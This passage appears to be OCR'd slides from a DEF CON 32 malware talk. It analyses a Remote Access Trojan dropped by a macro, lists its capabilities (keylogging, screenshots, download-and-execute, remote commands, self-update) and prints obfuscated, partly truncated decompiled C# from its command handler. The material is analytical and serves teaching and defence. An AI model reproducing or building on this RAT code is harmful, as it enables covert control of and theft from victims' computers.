
Analyzing the sample dropped by the macro

- It is a Remote Access Trojan (RAT)
- It has the following capabilities:
    - It can update itself
    - It can delete itself
    - It can take screenshots
    - It can capture keystrokes
    - It can download and execute binaries
    - It can run commands on the victim's computer



```
public class qe4gu6HK7mzE5kFGCmBEuSbSGKIY7MxNPX5b6TfXVHmB37WsPlzmVaeofkXg7mq0EAbWxF
{
    // Token: 0x06000087 RID: 135 RVA: 0x00003E3C File Offset: 0x0000203C
    public static void CLlcpsB4PMwjwUqA9NpDMAHJoWjcP3spc9V9miI9zrAsxiIHytEBgcv2ZccEH5VO0la5ES(byte[] h5ZJMzfJIPdnmeWB5VBnvsakttbasSsATQGa98J68IuXjUCw076EDWBMrBizCdjG0krwyM)
    {
        try
        {
            string[] array = Strings.Split(TFIW2FSLtw9S.kX1tPkTzXln3(TFIW2FSLtw9S.bYp2DT0qddN2(h5ZJMzfJIPdnmeWB5VBnvsakttbasSsATQGa98J68IuXjUCw076EDWBMrBizCdjG0krwyM)), Conversions.T
              (qe4gu6HK7mzE5kFGCmBEuSbSGKIY7MxNPX5b6TfXVHmB37WsPlzmVaeofkXg7mq0EAbWxF.AOTl2CKroCAfU1bGx4Y36lJ7beWBk2J4pSfv1cDc7N4uSxpxoR9ozIWt8spSa1VQyLxWM3), -1, CompareMethod.Binar
            string text = array[0];
            if (Operators.CompareString(text, "rec", false) == 0)
            {
                zsvYKm3Krg57.0jne8Z0JupUF();
                TFIW2FSLtw9S.fnZlgNgZSv2D();
                Application.Restart();
                Environment.Exit(0);
            }
            else if (Operators.CompareString(text, "CLOSE", false) == 0)
            {
                zsvYKm3Krg57.0jne8Z0JupUF();
                0HJ9LLYFefKRZe2DzCwRqQL9gU9oEJctIftgXj6N0WJLaTPuGEpArkul6DxpI3L2bcD2QV.HBvAGFZ8fvwhgICOTQcn9JB9Yo5psn9P1Wnq7QEHGdYPZUICh4C5RDDzf3gKRnfxxnwL7p.Shutdown(SocketShutdown.
                0HJ9LLYFefKRZe2DzCwRqQL9gU9oEJctIftgXj6N0WJLaTPuGEpArkul6DxpI3L2bcD2QV.HBvAGFZ8fvwhgICOTQcn9JB9Yo5psn9P1Wnq7QEHGdYPZUICh4C5RDDzf3gKRnfxxnwL7p.Close();
                Environment.Exit(0);
            }
            else if (Operators.CompareString(text, "uninstall", false) == 0)
            {
                Ma1RbnkGdSO1ANPWxJbYOPs12xglJuv6XpG7WIXLqvdetUK7oJGND92TxXt4EHx0KnmimJ.bXvzX8D1czJ6Zk6mWLIIQHXBVoVgAsR11g280Xqazq0g6dMKgcX7ZQHrNqrJHDT2FF4Irt(false, null, null);
            }
            else if (Operators.CompareString(text, "update", false) == 0)
            {
                Ma1RbnkGdSO1ANPWxJbYOPs12xglJuv6XpG7WIXLqvdetUK7oJGND92TxXt4EHx0KnmimJ.bXvzX8D1czJ6Zk6mWLIIQHXBVoVgAsR11g280Xqazq0g6dMKgcX7ZQHrNqrJHDT2FF4Irt(true, array[1], TFIW2FSL
                  (Convert.FromBase64String(array[2])));
            }
```

Looking at the kill chain



THANK YOU!

From an attacker's lair to your home: A practical journey through the world of Malware

DEF CON 32

@stapiadlt